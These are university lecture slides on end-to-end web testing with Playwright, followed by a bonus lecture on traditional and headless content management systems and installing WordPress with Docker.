# LOCATOR STRATEGIES AND FRAGILITY

- Good locators should be not too generic and not too specific
  - If too generic, they might easily select a different element than intended
  - If too specific, even minor changes might break them
  - Experience goes a long way in designing robust locators!
- Coordinate-based locators are the most fragile
- Visual-based locators are robust to layout changes, but fragile w.r.t. changes to the appearance of elements
- Layout-based locators are robust w.r.t. purely visual changes, but more fragile w.r.t. layout changes
- Layout-based locators are the most used in practice

# E2E WEB TEST FLAKINESS

- E2E web tests have a tendency to be **flaky**, i.e., behave inconsistently
- The same test may pass or fail intermittently under identical conditions (i.e., no change to the web app or to the test)
- This unpredictability is often caused by the non-determinism related to loading times or fetching data
  - Some times, for example, an external resource takes longer to return the data that needs to be visualized
  - As a consequence, tests might try to access elements which have not been rendered yet, resulting in errors (element not found)
- Flakiness can be mitigated by using appropriate waiting strategies

# E2E TEST ISOLATION

- E2E web tests should run in **isolation**
  - **No failure carry-over** (one failing test does not affect subsequent tests)
  - Test **execution order does not matter** (tests can be executed in parallel)
  - Each test can be executed **independently** (easier to debug)
- E2E isolation can be achieved in two ways:
  - **Start from scratch.** Each test runs in a brand-new, clean environment
  - **Clean-up between tests.** Make sure the clean and reset the environment between tests

# E2E WEB TESTING TOOLS



## Selenium

- Since 2009
- Cross-browser



## Cypress

- Since 2014
- Cross-browser



## Puppeteer

- By Google
- Since 2017
- Chrome-oriented



## Playwright

- By Microsoft
- Since 2020
- Cross-browser

# PLAYWRIGHT

- Open-source browser automation and testing framework
- Developed by Microsoft, first released on 31 January 2020
- **Cross-browser, cross-platform**
- **Event-driven, Async** approach
- Written in TypeScript
- APIs available in TypeScript, JavaScript, C#, Java, Python
- Slightly less popular than Selenium, Puppeteer and Cypress right now, but **way higher interest and retention rates ([State of JS 2022](#))**



# INSTALLING PLAYWRIGHT

Several ways to get started (see [docs](#)). Most common one is:

```
@luigi → D/O/T/W/2/e/2/playwright-example $ npm init playwright@latest
Need to install the following packages:
create-playwright@1.17.131
Ok to proceed? (y) y
Getting started with writing end-to-end tests with Playwright:
Initializing project in '.'
✓ Do you want to use TypeScript or JavaScript? · TypeScript
✓ Where to put your end-to-end tests? · tests
✓ Add a GitHub Actions workflow? (y/N) · false
✓ Install Playwright browsers? (Y/n) · true
Initializing NPM project (npm init -y)...
...
Happy hacking! 😊
@luigi → D/O/T/W/2/e/2/playwright-example $
```

# OUR FIRST PLAYWRIGHT TEST

- In this course, we'll use TypeScript to write Playwright tests
- Tests are defined using the **test()** function
  - Takes as input a **title**, and an **async test function** containing test code
- Playwright provides APIs to remotely **control** web browsers, **locate** elements in web pages, and **interact** with them

```
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});
```

# PRE-DEFINED PLAYWRIGHT TEST


```
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});

test('get started link', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Click the get started link.
  await page.getByRole('link', { name: 'Get started' }).click();
  // Expects page to have a heading with the name of Installation.
  await expect(page.getByRole('heading', { name: 'Installation' })).toBeVisible();
});
```

# RUNNING PLAYWRIGHT TESTS

```
@luigi → playwright-example $ npx playwright test  
Running 6 tests using 6 workers  
  6 passed (7.1s)  
@luigi → playwright-example $ npx playwright show-report  
Serving HTML report at http://localhost:9323.
```



- By default, tests are executed on
  - **chromium** (Blink engine)
  - **firefox** (Gecko engine)
  - **webkit** (engine used by Safari and Apple devices)
- Playwright can also emulate tablet and mobile browsers (Chrome and Safari)
- Platforms on which tests are executed can be configured in the **playwright.config.ts** file

# PLAYWRIGHT: TEST ISOLATION

- Playwright achieves **isolation** by starting from scratch
  - Tests are executed in a **clean environment**, not influenced by earlier tests
  - This means that each test runs in a brand-new browser environment, with its own localStorage, sessionStorage, cookies, ...
  - This is achieved by using a new [\*\*BrowserContext\*\*](#) for each test (you can think of a new BrowserContext as an incognito-like profile)

# PLAYWRIGHT: ENVIRONMENT AND FIXTURES

- The environment for each test is defined using Test Fixtures
- Typically, Playwright creates a new **BrowserContext** for each test, and provides a default **Page** in that context
- Think of a Page as an abstraction of a **tab** in a brand-new browser
- The {page} argument passed to the test function tells Playwright to setup the Page fixture (e.g.: create a new BrowserContext and a Page in that context)

```
test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});
```

# WRITING E2E TESTS WITH PLAYWRIGHT

Three key parts are crucial in writing automated E2E tests

- Locating elements
- Performing actions
- Asserting state against expectations

# PLAYWRIGHT: LOCATING ELEMENTS

Playwright supports different ways to locate elements: [docs](#)

```
page.getText(); // locate by text content.  
page.getLabel(); // locate a form control by associated label's text.  
page.getPlaceholder(); // locate an input by placeholder.  
page.getAltText(); // locate an element, usually image, by its text alt.  
page.getTitle(); // locate an element by its title attribute.  
page.getByTestId(); // locate an element based on its data-testid
```

It is also possible to use CSS and XPATH locators

```
page.locator("#foo ul [data-foo]")  
page.locator("//[@id='foo']//ul//*[@data-foo]")
```

# PERFORMING ACTIONS

Once the intended element has been located, it is possible to programmatically interact with it

- It suffices to invoke the adequate method on the located element

```
page.locator("#input").clear();
page.locator("#input").fill("Foo");
page.locator("#input").press("Tab");
page.locator("#checkbox").check();
page.locator("#select-course").selectOption("web technologies");
page.locator("#button").click();
page.locator("#button").dblclick();
```

# ASSERTING STATE

Once the intended element has been located, it is also possible to perform test assertions on that element

- To make assertions, call **expect(value or locator)** and then a matcher reflecting the assertion you want to make
- Check out the [docs](#) for a complete reference on test assertions


```
expect(page.locator("#foo")).toBeDefined();
expect(page.locator("#foo")).toBeDisabled();
expect(page.locator("#foo")).toBeEmpty();
expect(page.locator("#foo")).toContainText("foo");
expect(page.locator("#foo")).toHaveClass("bar");
expect(page.locator("#foo")).toBeVisible();
expect(page.locator("#foo")).toBeInViewport();
```

# CAPTURE AND REPLAY

- Writing tests by hand is a time consuming task
- **Capture and Replay** (C&R) approaches allow to automatically generate E2E test code by «recording» (capturing) user interactions
- C&R allows testers to easily create re-executable E2E tests by simply interacting with the web app
- Being generated automatically, C&R test code may be suboptimal w.r.t. fragility or flakiness
  - We may use it as a starting point nonetheless!
- Playwright supports C&R (through its **Test Generator** feature), so let's see it in action!

# PLAYWRIGHT TEST GENERATOR

- The easiest way to get started is to use the [VS Code Playwright extension](#)
- In the Testing tab, under the Playwright tab, we can select «Record new»



# PLAYWRIGHT TEST GENERATOR

- After starting the recording process, a browser window will appear
- We just have to interact with the browser as an end-user
- Playwright will capture all our interactions, generating the code necessary to replicate them
- Built-in heuristics are used to determine the best locators

```
test('should login with correct credentials', async ({ page }) => {
  await page.goto('http://localhost:4200/home');
  await page.getByRole('link', { name: 'Login' }).click();
  await page.getByPlaceholder('Your username').fill('luigi');
  await page.getByPlaceholder('password').fill('luigi');
  await page.getByRole('button', { name: 'Sign in' }).click();
  await expect(page.locator('#navbar-default')).toContainText('Welcome, luigi');
});
```

# REFERENCES

- **Angular Testing**  
<https://angular.dev/guide/testing>

Relevant parts: Overview, Basics of testing components, Component Testing Scenarios, Testing services, Code coverage

- **Playwright Docs**  
<https://playwright.dev/docs/intro>

Relevant parts: Getting started, Guides > Best practices



# ATTENZIONE — CONTENUTI EXTRA

- Il contenuto di queste slide **NON** è parte del programma di **Tecnologie Web per l'anno accademico 2023/2024**.
- Questi argomenti **non** appariranno nelle prove scritte, **né** saranno chiesti durante la discussione del progetto.
- Per quanto riguarda il progetto, si sottolinea che:
  - La traccia del progetto **vieta esplicitamente l'utilizzo di CMS**.
  - È ammesso, invece, l'utilizzo di **GraphQL**.

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — BONUS LECTURE**

# **(HEADLESS) CONTENT MANAGEMENT SYSTEMS AND GRAPHQL**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>

# MANAGING CONTENT: CHALLENGES

The key goal of many web applications is to display content to users

- Content may **change** very frequently
- Content may **grow exponentially** (e.g.: ~7M pages in [Wikipedia](#))

This poses some challenges:

- Hand-coding entire web pages for content updates requires technical expertise and results in slower workflows
  - Those in charge of contents are typically not the web devs
- Managing different versions of the published content is not trivial
- Ensuring a structured workflow is adopted is challenging

# CONTENT MANAGEMENT SYSTEMS


- A Content Management System (CMS) is a web application designed to allow collaborative **editing, organizing** and **publishing** of content
- Without the need to write a single line of code, using the User Interface (UI) provided by the CMS itself
  - Empowers non-technical users to manage and update content without constant reliance on web devs.
- CMSs are often used to run blogs, news, and e-commerce websites

# CMS: FEATURES

Most CMS include the following features

- **Web publishing** (e.g.: content is available to users via web pages)
- **Formatting content** (typically with a WYSIWYG graphical editor)
- **Version control** (keep track of multiple versions of the same content)
- **Indexing, search and retrieval** of content
- User **authentication/authorization** with a group-based permission system
- Built-in **media manager** for multimedia content
- **Extensibility and customizability** (via themes and plugins)

# TRADITIONAL CMS ARCHITECTURE



Traditional CMS are composed by two key parts:

- **Content Management Application:** allows non-technical users to manage content (e.g.: through its web pages)
- **Content Delivery Application:** Makes the updated content available to end-users (e.g.: as web pages)

# TRADITIONAL CMSs

Traditional CMS have a **monolithic** architecture

- CMA and CDA are closely integrated in a monolith
- This makes traditional CMSs easy to distribute and operate (they are a single web application with two components)

These advantages come with some limitations:

- Might **not be flexible enough** for some needs
- Might **limit distribution channels** (traditional CMSs generally prioritize web outputs. What if I need to deploy a REST API?)


# HEADLESS CMSs

- Headless CMSs are a recent trend
- Based on the idea to separate
  - the CMA (the *body*, which takes care of content organization) and
  - the CDA (the *head*, which takes care of the presentation)
- An Headless CMS is a CMS without its *head*. It does not manage the presentation of content, and only exposes an API
- This way, content can be deployed on any channel we need

# DECOPLED CMSs

- Decoupled CMSs are traditional CMSs in which the CMA and the CDA are decoupled.
- Users can use the included CDA, or implement different ways to distribute the content using the APIs exposed by the CMA
- Most Traditional CMS are nowadays decoupled (e.g.: WordPress)

# CMSs: OVERVIEW



# CMSs: SECURITY RISKS

- CMS are great targets for attacks
  - The same CMS is used on a large number of websites
  - A vulnerability in a CMS can be exploited on a large number of websites
- It is **imperative** to keep CMSs updated to patch vulnerabilities as soon as possible
- E.g.: [CVE-2022-21661](#)
  - WordPress between versions 3.7.37 and 5.8.3 was vulnerable to **SQL Injections!**



# USING A (TRADITIONAL) CMS

# TRADITIONAL CMS MARKET SHARE


- A number of CMS exists (full list [here](#)). Well-known ones include:
  - [WordPress](#) (the most popular CMS)
  - [Joomla](#) (powers the website of the Computer Science courses at UniNA)
  - [WooCommerce](#) (e-commerce websites solution)
  - [MediaWiki](#) (powers Wikipedia, Fandom, WikiHow, ...)
- WordPress is the most widely used (used by [~43% of all websites!](#))
- Note that some of these (e.g.: WordPress) feature a **decoupled architecture**.

# USING A (TRADITIONAL) CMS

- A traditional CMS is typically a web app as any other
- In the initial install phase, it requires the user to specify the data necessary to connect to a relational database (e.g.: url, username, password)
- Upon connection, it creates the necessary tables
- Generally, during the install phase, the CMS asks the user to specify the credentials (username, password) for the administration account
- After install, the admin can create and organize content, add new users, define the templates and customize the appearance of the website, etc... Unauthorized users can access the content.

# USING A (TRADITIONAL) CMS

- Let's install WordPress (using Docker) and let's check it out
- Live demo time!



# INSTALLING WORDPRESS

- Data for the connection to the database is passed via environment variables (see **compose.yml** file)
- Here is the web page where we specify the title of the website and we create an admin user

Benvenuto

Benvenuto nella famosa installazione di WordPress in cinque minuti! Compila semplicemente le informazioni qui sotto e sarai già sulla strada per utilizzare la piattaforma di pubblicazione più estesa e potente del mondo.

Informazioni necessarie

